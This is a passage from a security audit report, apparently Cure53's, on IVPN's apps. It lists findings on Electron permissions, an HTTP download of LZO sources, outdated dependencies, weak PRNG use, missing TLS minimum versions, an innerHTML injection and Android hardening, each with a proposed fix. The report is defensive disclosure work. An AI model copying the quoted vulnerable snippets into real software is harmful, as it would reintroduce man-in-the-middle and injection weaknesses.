[30] https://sabatsachin.medium.com/detect-jailbreak-device-in-swift-5-ios-programatically-da467028242d
[31] https://github.com/thii/DTTJailbreakDetection
[32] https://github.com/securing/IOSSecuritySuite
[33] http://ryleyangus.com/repo/
[34] https://ios.jjolano.me/
[35] http://apt.thebigboss.org/repofiles/cydia/
[36] https://repo.rpgfarm.com/
[37] https://github.com/scottyab/rootbeer

IVP-04-008 WP3: XSS Potential XSS via absent permission handler (*Info*)

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Testing confirmed that the application fails to implement a *setPermission-RequestHandler* method[38]. Similarly to the *Content-Security-Policy* (CSP), setting this method allows applications to limit permissions and hence minimizes the attack surface in case of an XSS attack. Please note that the default Electron behavior is to automatically approve all permission requests without the implementation of this security control.

It is recommended to limit Electron app permissions using code similar to the following:

Proposed fix:
```
const {app, BrowserWindow, session} = require("electron")

app.on("ready", () => {
  let window = new BrowserWindow({
       show: true
  })

  window.loadURL("https://www.example.com")
  session.defaultSession.setPermissionRequestHandler((webContents, permission,
callback) => callback(webContents.getURL().startsWith("https://example.com")))
[...]
```

The ideal location to implement the proposed fix appears to be the *createBrowserWindow* function in *background.js*. Additionally, it is recommended to extrapolate the mitigation guidance offered under IVP-03-007 for optimum protection within this security control.

[38] https://www.electronjs.org/docs/latest/tutorial/security#5-handle-session-permission-requests-...

IVP-04-009 WP4: Third-party library fetched over clear-text HTTP *(Medium)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

During the code review, the observation was made that the source code for the *LZO* library is retrieved over clear-text HTTP. This weakness unnecessarily increases MitM attack susceptibility for IVPN developers and users that compile clients locally. In particular, a malicious attacker able to tamper with clear-text HTTP communications could leverage this weakness to gain RCE in a developer or IVPN-user machine. This issue can be observed via the following code path:

Affected file:
desktop-app/daemon/References/macOS/scripts/build-openvpn.sh

Affected code:
```
[...]
echo "*************************************************"
echo "******** Downloading LZO sources..."
echo "*************************************************"
cd ${BUILD_DIR}
curl http://www.oberhumer.com/opensource/lzo/download/lzo-2.08.tar.gz | tar zx
cd lzo-2.08

echo "*************************************************"
echo "******** Compiling LZO..."
echo "*************************************************"
CLFAGS="-mmacosx-version-min=10.6" ./configure --prefix="${INSTALL_DIR}" && make
&& make install
[...]
```

One can recommend replacing all clear-text HTTP URLs with *https://* equivalents to eliminate this attack vector. Please note that the affected server accepts HTTPS connection attempts, hence the switch should be seamless. Once this is resolved, another layer of defense could constitute verifying the integrity of downloaded packages prior to running or compiling them.

IVP-04-010 WP3: Multiple vulnerabilities via outdated dependencies *(Low)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Testing confirmed that the IVPN solution relies upon a multitude of libraries with publicly-known vulnerabilities. This unnecessarily increases attack susceptibility and underlines an overarching weakness residing within existing software-patching processes. Furthermore, the observation was made that the deployed Electron version is 14.2.3 which persists many security issues (the latest version is 14.2.5 at the time of testing). These issues can be confirmed by perusing the following file:

Affected file:
desktop-app/ui/package-lock.json

The following table summarizes the publicly-known vulnerabilities affecting packages utilized either directly or as an underlying dependency:

Library name	CVE ID	CVSS Score	Description
ansi-regex (>2.1.1 <5.0.1)	CVE-2021-3807[39]	7.5 High	Inefficient Regular Expression Complexity in *ansi-regex*
glob-parent (<5.1.2)	CVE-2020-28469[40]	7.5 High	Regular Expression DoS
node-forge (<1.0.0)	CVE-2022-0122[41]	6.1 Medium	Open Redirect in *node-forge*
nth-check (<2.0.1)	CVE-2021-3803[42]	7.5 High	Inefficient Regular Expression Complexity in *nth-check*
postcss (<8.2.13)	CVE-2021-23382[43]	5.3 Moderate	Regular Expression DoS in *postcss*

It is recommended to revisit the versions set in the *package.json* file. In particular, versions should be modified to either the latest available or by altering them to leverage

[39] https://github.com/advisories/GHSA-93q8-gq69-wqmw
[40] https://github.com/advisories/GHSA-ww39-953v-wcq6
[41] https://github.com/advisories/GHSA-8fr3-hfg3-gpgp
[42] https://github.com/advisories/GHSA-rp65-9cf3-cjxr
[43] https://github.com/advisories/GHSA-566m-qj78-rww5

the compatibility operator caret (^)[44]. Please note that the compatibility operator provides the ability to use any library version with the known compatible version wherein the application was verified as functional:

Proposed fix:
```
{
  "name": "ivpn-ui",
  "version": "3.5.2",
  "productName": "IVPN",
  "description": "IVPN Client",
  "author": "IVPN Limited",
  "license": "GPL-3.0",
  "private": true,
  [...]
  "main": "background.js",
  "dependencies": {
       "@sentry/electron": "^2.5.4",
       "auto-launch": "^5.0.5",
       "core-js": "^3.20.2",
       "electron-fetch": "^1.7.4",
       "electron-log": "^4.4.4",
       "fast-xml-parser": "^3.21.1"
        [...]
```

The Synk tool[45] can be utilized to provide notification as the minute new information becomes available. To avoid similar issues in the future, an automated task and/or commit hook should be created to regularly check for vulnerabilities in dependencies. Some solutions that could help in this area are the *npm audit* command[46], the *Snyk* tool[47] and the *OWASP Dependency Check* project[48]. Ideally, tools of this nature should operate regularly via an automated job that alerts a lead developer or administrator to known vulnerabilities in dependencies. This would ensure that the patching process could commence at the earliest possible convenience.

[44] https://stackoverflow.com/a/22345808
[45] https://snyk.io/
[46] https://docs.npmjs.com/cli/v7/commands/npm-audit/
[47] https://snyk.io/
[48] https://owasp.org/www-project-dependency-check/

IVP-04-011 WP4: Potential weaknesses via insecure PRNG *(Low)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Whilst initiating a code review, the observation was made that the VPN daemon currently employs a weak Pseudo Random Number Generator (PRNG) rather than a cryptographically-secure alternative. A malicious attacker could leverage this weakness to predict random numbers and hence defeat the intended security protections in the existing secret-value-generation processes. This issue can be confirmed by inspecting the following code snippet:

Affected file:
desktop-app/daemon/vpn/openvpn/openvpn.go

Affected code:
```
package openvpn

import (
    "errors"
    "fmt"
    "math/rand"
[...]

// Connect - SYNCHRONOUSLY execute openvpn process (wait until it finished)
func (o *OpenVPN) Connect(stateChan chan<- vpn.StateInfo) (retErr error) {
...
// Generating random secret for MI
// This value used to validate that connected MI (to the listening TCP port) is
the instance of OpenVPN which we already started
// Check procedure:
// 1. daemon is starting listening on a port for a connection from OpenVPN MI
// 2. daemon is running OpenVPN binary and reading its console output
// 3. OpenVPN MI connects back to the daemon (to the listening TCP port)
// 4. daemon sends 'echo' command with secret string to MI
// 5. daemon checks OpenVPN console output for the secret string which were sent
by TCP connection
miSecret := fmt.Sprintf("[IVPN_SECRET_%X%X]", rand.Uint64(), rand.Uint64())

// start new management interface
mi, err := StartManagementInterface(miSecret, o.connectParams.username,
o.connectParams.password, internalStateChan)
if err != nil {
       return fmt.Errorf("failed to start MI: %w", err)
}
o.managementInterface = mi
```

To mitigate this issue, one can recommend replacing all occurrences of *import math/rand* with a cryptographically-secure alternative such as *import crypto/rand*. By implementing this alteration, the PRNG will be sufficiently safeguarded against cryptographic attacks whilst ensuring all functionality remains backwards compatible. Generally speaking, cryptographically-insecure algorithms should not proliferate in the codebase; a mitigatory approach of this nature will completely eliminate this attack vector moving forward.

IVP-04-012 WP4: Potential MitM via insecure TLS version support *(Medium)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Testing confirmed that the IVPN daemon fails to set the minimum TLS client version. This means that the client will accept any SSL/TLS version due to compatibility with deprecated server configurations. In turn, this provides attackers with the ability to launch documented attacks[49] against the encrypted communication channel. Furthermore, all SSL/TLS versions prior to TLS1.2 should be considered as insecure[50]. A malicious attacker able to manipulate network communications may be able to leverage this weakness to perform MitM attacks against IVPN clients. This issue can be confirmed by inspecting the following code snippet:

Affected file:
desktop-app/daemon/api/api_internal.go

Affected code:
```
func makeDialer(certHashes []string, skipCAVerification bool, serverName string,
dialTimeout time.Duration) dialer {
[...]
        tlsConfig := &tls.Config{
                InsecureSkipVerify: skipCAVerification,
                ServerName:         serverName, // only have sense when
skipCAVerification == false
        }
[...]
func (a *API) doRequestAPIHost(ipTypeRequired types.RequiredIPProtocol,
isCanUseDNS bool, urlPath string, method string, contentType string, request
interface{}, timeoutMs int, timeoutDialMs int) (resp *http.Response, err error)
{
[...]
       if len(APIIvpnHashes) == 0 {
        log.Warning("No pinned certificates for ", _apiHost)
```

[49] https://www.cloudinsidr.com/content/known-attack-vectors-against-tls-implementation-vulnerabilities/
[50] https://datatracker.ietf.org/doc/rfc8996/

```
            transCfg = &http.Transport{
                    // NOTE: TLSClientConfig not in use in case of DialTLS defined
                    TLSClientConfig: &tls.Config{
                            ServerName: _apiHost,
                    },
            }
        }
```

To mitigate this issue, it is recommended to explicitly set the *MinVersion* value to *tls.VersionTLS12*. This alteration should be implemented in all code paths wherein *tls.Config* is instantiated, for example:

Proposed fix:

```
tlsConfig := &tls.Config{
    // NOTE: Can't use SSLv3 because of POODLE and BEAST
    // NOTE: Can't use TLSv1.0 because of POODLE and BEAST using CBC cipher
    // NOTE: Can't use TLSv1.1 because of RC4 cipher usage
    MinVersion:            tls.VersionTLS12,
[...]
}
```

IVP-04-013 WP3: HTML injection via city name *(Low)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Whilst conducting additional source code audits to detect potential HTML injection sinks within the Electron app, the discovery was made that the server side-determined city name is insecurely embedded in the DOM via *innerHTML*. This was detected in the following lines of the UI's template code:

Affected file:

ivpn/desktop-app/ui/src/components/Map.vue

Affected code:

```
createCity(location, locations, pointRadius, doNotShowName) {
  let point = this.getLocationXYCoordinates(location);
  if (point == null) return;
  let x = point.x;
  let y = point.y;

  let textWidth = 0;
  let textHeight = 0;
  if (doNotShowName == null || doNotShowName == false) {
    this.hiddenTestTextMeter.innerHTML = location.city;
```

A tangible exploitation of this issue would require IVPN servers to respond with malicious city names that redress the UI of the app itself. Since certificate pinning and additional CSP are utilized to prevent external JavaScript injection, the impact of this issue is considered minimal. Nevertheless, the highlighted line of code should be replaced with *innerText* instead.

IVP-04-016 WP2: Android hardening recommendations *(Info)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Testing confirmed that the Android app fails to explicitly set a number of security configuration settings. This unnecessarily weakens the overall security posture of the application due to suboptimal security defaults in a variety of supported devices. For example, the application will not block clear-text HTTP communications in certain Android versions. These weaknesses are documented in detail forthwith:

Issue 1: Undefined *android:usesCleartextTraffic* / *cleartextTrafficPermitted*


The application fails to define the *android:usesCleartextTraffic* attribute in both the *AndroidManifest.xml* file and *cleartextTrafficPermitted* on the *network_security_config.xml* file. Android devices operating Android 8.1 or lower (API <= 27) will default to *true,* hence increasing the likelihood of clear-text HTTP leakage.

It is recommended to explicitly set the *android:usesCleartextTraffic* attribute to *false* in the *AndroidManifest.xml* file. If required, specific exceptions could be declared inside the *Network Security Configuration* (*network_security_config.xml*). When the *android:usesCleartextTraffic* attribute is explicitly set to *false*, platform components such as HTTP and FTP stacks, *DownloadManager*, and *MediaPlayer* will refuse app requests to use clear-text traffic. Third-party libraries should honor this setting too. The primary factor behind avoiding clear-text traffic pertains to the lack of confidentiality, authenticity, and protections against tampering when a network attacker can eavesdrop on transmitted data and action modifications whilst remaining undetected.

Issue 2: Undefined *android:hasFragileUserData*

Since the release of Android 10, one can specify whether application data should survive when apps are uninstalled with the attribute *android:hasFragileUserData*. When set to *true*, the user will be prompted to retain the app information despite initiating an uninstallation.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de


Do you want to uninstall this app?

☐ Keep 618 kB of app data.

Fig.: Uninstall prompt with checkbox for app data retention.

Since the default value is *false*, no security risk would persist by failing to set this attribute. However, one can still recommend explicitly setting *false* to define the intention of the app to protect user information and ensure all data is deleted when the app is uninstalled. Notably, this option is only usable if the user attempts to uninstall the app from the native settings. Otherwise, if the user uninstalls the app from Google Play, no prompt will be displayed to determine whether data should be preserved.

IVP-04-017 WP2: Support of insecure v1 signature on Android *(Info)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Testing confirmed that the Android build currently in production is signed with an insecure v1 APK signature. Usage of this v1 signature increases app susceptibility to the known Janus[51] vulnerability on devices running Android version 7 or older. Furthermore, this issue allows attackers to smuggle malicious code into the APK without breaking the signature. At the time of testing, the app supports a minimum SDK of 21 (Android 5); this also utilizes the v1 signature, hence facilitating vulnerability to this attack. Additionally, Android 5 devices no longer receive updates and are vulnerable to a plethora of security issues. Therefore, one can assume that any installed malicious app could easily gain root privileges on those devices using public exploits[52] [53] [54].

This flaw allows attackers to manipulate users into installing a malicious attacker-controlled APK matching the v1 APK signature of the legitimate Android application. As a result, a transparent update would be possible without a warning display, effectively taking over the existing application and all associated data.

[51] https://www.guardsquare.com/en/blog/new-android-vulnerability-allows-atta….affecting-their-signatures
[52] https://www.exploit-db.com/exploits/35711
[53] https://github.com/davidqphan/DirtyCow
[54] https://en.wikipedia.org/wiki/Dirty_COW

It is recommended to increase the minimum supported SDK level to at least 24 (Android 7) to ensure that this known vulnerability cannot be exploited on devices running deprecated Android versions. In addition, future production builds should only be signed with v2 and higher APK signatures.

IVP-04-018 WP2: Android binary hardening recommendations *(Info)*

Testing confirmed that a number of binaries embedded into the Android application do not currently leverage compiler flags available to mitigate potential memory-corruption vulnerabilities. As a result, the application remains unnecessarily prone to associated risks.

Issue 1: Absent stack canaries in some binaries

A number of shared objects fail to insert canary values to the stack. This defense mechanism is used to detect and prevent exploits from overwriting the return address and was found to be absent within the following embedded binaries:

Example binaries (from decompiled app):

- *lib/arm64-v8a/libovpnexec.so*
- *lib/arm64-v8a/libjbcrypto.so*
- *lib/x86_64/libovpnexec.so*
- *lib/x86_64/libjbcrypto.so*
- *lib/armeabi-v7a/libovpnexec.so*

It is recommended to use the *-fstack-protector-all* option to enable stack canaries on the affected binaries.

Issue 2: Absent usage of -D_FORTIFY_SOURCE=2 on many binaries

As a result, common libc functions lack essential buffer overflow checks, thereby increasing application susceptibility to memory-corruption vulnerabilities. Notably, a multitude of binaries are affected; the following constitutes a redacted list of examples for brevity purposes.

Example binaries (from decompiled app):

- *lib/arm64-v8a/libovpnexec.so*
- *lib/arm64-v8a/libjbcrypto.so*
- *lib/x86_64/libovpnexec.so*
- *lib/x86_64/libjbcrypto.so*
- *lib/armeabi-v7a/libovpnexec.so*

- *lib/x86/libovpnexec.so*
- *[...]*

It is recommended to compile all binaries using the *-D_FORTIFY_SOURCE=2* argument so that common insecure glibc functions such as memcpy are automatically protected with buffer overflow checks.

IVP-04-020 WP4: Absent exploit-mitigation flags for Daemon executables *(Low)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Similarly to the information offered in ticket IVP-04-018, the Linux Daemon also lacks certain software mitigations for the compiled executables. Most notably, the PIE flag responsible for activating ASLR or position-independent code was absent for the *ivpn-service* binary. This means that the executable is always mapped in the same virtual memory location, which makes exploitation of memory-corruption vulnerabilities significantly easier.

To mitigate this issue, one could recommend explicitly setting *buildmode=pie* in the main build script for the executables:

Affected file:
ivpn/desktop-app/daemon/References/Linux/scripts/build-all.sh

Recommended addition:
```
CGO_CFLAGS="-fstack-protector-strong -fPIE" \
CGO_CPPFLAGS="-fstack-protector-strong -fPIE" \
CGO_LDFLAGS_ALLOW='-Wl,-z,relro,-z,now' \
CGO_LDFLAGS="-Wl,-z,relro,-z,now -Wl,-z,noexecstack" \
go build -buildmode=pie -o "$OUT_FILE" -trimpath -ldflags "-X
github.com/ivpn/desktop-app/daemon/version._version=$VERSION -X
github.com/ivpn/desktop-app/daemon/version._commit=$COMMIT -X
github.com/ivpn/desktop-app/daemon/version._time=$DATE "
```

Even though the *ivpn-service* binary is written in Golang - and is thus less susceptible to exploits that take advantage of absent memory-corruption exploit mitigation flags - one should still consider activating them. Useful tools such as *checksec*[55] could be utilized to ensure that additional compiler flags are passed correctly to the executable:

[55] https://github.com/slimm609/checksec.sh

Shell excerpt:

```
checksec.sh-2.5.0$ ./checksec
--file=ivpn/desktop-app/daemon/References/Linux/scripts/_out_bin/ivpn-service --
output=csv
Full RELRO,Canary found,NX enabled,PIE enabled,[...]
```

Conclusions

The impressions gained during this report - which details and extrapolates on all findings identified during the CW06 and CW07 testing against multiple IVPN applications by the Cure53 team - will now be discussed at length. To summarize, the confirmation can be made that the components under scrutiny have garnered a mixed impression.

The two-week pentest against all applications pertaining to the IVPN software stack yielded a considerable total volume of twenty distinct security issues and miscellaneous findings. As mentioned previously, while this number could be considered fairly excessive, this result likely owes to the expansive and complex scope in focus. Furthermore, the vast majority of findings constitute *Medium* or lower severity ratings with one sole High-rated exception unearthed during the IVPN daemon assessment, which is an undeniably positive indication.

Significantly, the mobile and desktop applications in scope garnered a strong impression evidenced by the lack of serious risks detected during this assignment. The mobile apps were considered particularly safeguarded, as testing confirmed that both Android and iOS iterations implemented a number of security controls correctly.

Both apps leverage the appropriate hardware-backed security enclave to safely store sensitive information. Specifically, the Android app leverages the Android KeyStore and Android Encrypted Preferences, whilst the iOS app deploys the iOS Keychain. Both implementations avoid insecure filesystem locations to store sensitive data.

Furthermore, the apps correctly encrypt data in files, SharedPreferences, and SQLite databases when the filesystem is utilized. The iOS app correctly protects sensitive files at rest via iOS Data Protection, disabling URL caching to prevent sensitive data leakage. Both IVPN versions for iOS and Android do not explicitly weaken the default protections that prevent clear-text HTTP communications. Hence, the apps will refuse connections of this nature on all modern devices.

However, as usual, leeway for improvement certainly persists in a number of component areas. To offer one example, deep links are often abused to impersonate application users. In order to sufficiently protect IVPN customers, requesting user confirmation prior to performing any deep link action should be considered paramount (see IVP-04-001).

Both the Android and iOS apps should be strengthened with regard to their potential susceptibility to hijacking attacks. The iOS app can accomplish this by implementing deep links via universal links (see IVP-04-003), whilst the Android app should mitigate commonly-known task hijacking attacks (see IVP-04-006).

Notably, the Android app correctly implements a security screen to avoid side-channel data leakage; however, this security control is absent for the iOS app (see IVP-04-002).

Alternative hardening recommendations here include the implementation of a root or jailbreak detection mechanism to alert users regarding security risks prior to application usage (see IVP-04-007). Similarly, a plethora of settings could be improved to provide additional protection to users on older supported devices (see IVP-04-016 and IVP-04-017).

Generally speaking, one must ensure WebViews applies minimum security settings for optimum application functionality. For this purpose, all WebViews should leverage the strong default security of *WKWebview* - particularly on iOS - whilst avoiding usage of the insecure *SFSafariViewController* and *UIWebView*. This drastically reduces the potential impact of XSS issues whilst providing other additional benefits (see IVP-04-005).

Elsewhere, a number of issues were detected pertaining to the Desktop application for Linux and Windows, along with its privileged IVPN Daemon software. It is important to note that the clients in scope here provided a much stronger impression than garnered during the previous test. The testing team observed significant hardening compared to the prior pentests in this area. However, some identified issues are similar in nature to those identified in the mobile apps.

For example, similarly to the iOS app's deep link processing - which allows malicious apps to connect or disconnect the VPN at any moment (see IVP-04-001) - the desktop apps allow malicious applications to perform VPN actions by tampering with the Daemon or directly on the command line (see IVP-04-014). While this implementation is considered more user-friendly, weaknesses are also introduced that increase IVPN user susceptibility to DoS and DNS forwarding attacks, amongst other potential attack scenarios. The trust implementation requires an extensive review to introduce security prompts and ensure user-space applications without root privileges cannot tamper with VPN connections or DNS settings.

Whilst initiating targeted audits of all RPC calls supported by the IVPN Daemon, one *High* severity security issue was detected pertaining to a privileged file disclosure that can be exploited by unprivileged users under Linux (see IVP-04-019). Here, an RPC call can be deployed to render arbitrary files (such as sensitive configuration or password files) that are unreadable by typical local users. Eventually, this may facilitate privilege escalation due to absent input validation on the Daemon's side.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

With the exception of the aforementioned issue, all VPN clients currently retrieve all VPN servers in a single request that does not require authentication. While the process operates as intended, censor blocking is facilitated and therefore renders the IVPN solution less useful in typical VPN use cases, such as defending IVPN user traffic in hostile networks (see IVP-04-015).

A selection of remaining issues bestowing significantly less risk were unearthed in addition. Generally speaking, seemingly minor issues tend to accumulate over time, and should be perceived within the overall security construct of the components in focus rather than minor isolated weaknesses. Furthermore, the security posture of the apps in general can be raised significantly with each successful mitigation.

Nevertheless, Cure53 is considerably pleased with the outcome of this pentest iteration, particularly in comparison with the vulnerability yield of previous reports. Testing confirmed the integration of a host of improvements across key framework components, and evidence suggests that the IVPN developers enact due diligence regarding reported findings to ensure they are correctly implemented.

Similarly, cross-team communication made an excellent impression. The highly-assistful Rocket.Chat channel ensured all findings were transparently shared and discussed during the active testing phase. Positively, as can be deduced in the fix notes, many findings were proactively mitigated once reported. Additionally, no queries remained unanswered and the general test support as well as first-rate test preparations ensured maximum testing efficiency and effectiveness. Cure53 believes these positive development practices will not only carry over to future audit engagements, but also help the applications in focus make progress towards a best-in-class security posture.

Cure53 would like to thank Nick Pestell, Iain Douglas, Alexandr Stelnykovych, and Juraj Hilje from the Privatus Limited team for their excellent project coordination, support and assistance, both before and during this assignment.